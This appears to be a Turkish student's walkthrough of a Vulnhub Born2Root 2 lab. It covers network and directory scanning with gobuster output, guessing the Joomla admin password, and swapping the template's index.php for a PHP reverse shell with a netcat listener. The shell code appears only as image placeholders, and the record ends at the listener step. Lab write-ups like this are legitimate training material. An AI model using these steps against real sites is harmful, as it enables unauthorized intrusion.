

HİLAL ÖKLÜK - 213908251

VULNHUB BORN2ROOT 2 MAKİNESİNİ WEB SİTESİNE REMOTE CODE EXECUTION DENEYEREK SIZMA İŞLEMİ

- Öncelikle kendi ip adresimi öğrendim. ip adresimin 10.0.2.15 olduğunu öğrendim.





- Daha sonra netdiscover ile etrafımdaki ipleri keşfettim.




- İki tane bilinmeyen ip olduğunu gördüm. (.1 hosts, .2 dns)

- Hedef ip adreslerini taradım. 10.0.2.3 ip adresinde hiçbir port açık değildi. 10.0.2.5 ip adresinde ise 22 (SSH), 80 (HTTP) ve birkaç RPC servisi gibi açık portlarla birlikte Apache 2.4.10 web sitesi , OpenSSH 6.7p1 servislerini ve Debian tabanlı bir Linux sistem çalıştığını tespit ettim.







- İp’nin yayınladığı web sayfası görseldeki gibi:



- Web sitesi için directory taraması yaptırdım.




- Tarama sonucu bulduğum blog sitesi:




- Yukarıdaki blog sitesine de dictionary taraması yaptırdım.

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -w /usr/share/wordlists/dirb/common.txt -u 10.0.2.5/joomla
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.5/joomla
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 299]
/.hta                 (Status: 403) [Size: 294]
/.htaccess            (Status: 403) [Size: 299]
/administrator        (Status: 301) [Size: 319] [--> http://10.0.2.5/joomla/administrator/]
/bin                  (Status: 301) [Size: 309] [--> http://10.0.2.5/joomla/bin/]
/cache                (Status: 301) [Size: 311] [--> http://10.0.2.5/joomla/cache/]
/components           (Status: 301) [Size: 316] [--> http://10.0.2.5/joomla/components/]
/images               (Status: 301) [Size: 312] [--> http://10.0.2.5/joomla/images/]
/includes             (Status: 301) [Size: 314] [--> http://10.0.2.5/joomla/includes/]
/language             (Status: 301) [Size: 314] [--> http://10.0.2.5/joomla/language/]
/layouts              (Status: 301) [Size: 313] [--> http://10.0.2.5/joomla/layouts/]
/libraries            (Status: 301) [Size: 315] [--> http://10.0.2.5/joomla/libraries/]
/media                (Status: 301) [Size: 311] [--> http://10.0.2.5/joomla/media/]
/modules              (Status: 301) [Size: 313] [--> http://10.0.2.5/joomla/modules/]
/index.php            (Status: 200) [Size: 8478]
/plugins              (Status: 301) [Size: 313] [--> http://10.0.2.5/joomla/plugins/]
/templates            (Status: 301) [Size: 315] [--> http://10.0.2.5/joomla/templates/]
/tmp                  (Status: 301) [Size: 309] [--> http://10.0.2.5/joomla/tmp/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```


- Tarama sonucunda login sayfası buldum.
- 

  Kullanıcı adını klasik admin aldım. Şifre için blogtaki bilgileri göz önüne alıp deneme yaptım ve ’travel’ ile giriş yaptım.


- Girdikten sonra sayfayı biraz inceleyip template kısmında sayfanın index.php kodlarına ulaştım ve kodları değiştirirsem sayfanın değişme ihtimalini düşündüm.Buna göre kaynak kodun yerine reverse shell scriptini koyarsam shell alabileceğimi öngörüp deneme için en çok kullanılan reverse shell php komutu olan pentesmonkey'in scriptini aldım.




- Yukarıdaki index.php kısmını aşağıdaki kod ile değiştirdim.




- /index.php kaynak kodunun son hali aşağıdaki gibi oluyor. Ip kısmına kendi ip'mi verdim.



- Template Prewiev diyerek kodun önizlemesini yaptım. Aynı zamanda kendi terminalimde ayarladığım portu netcat ile dinledim.



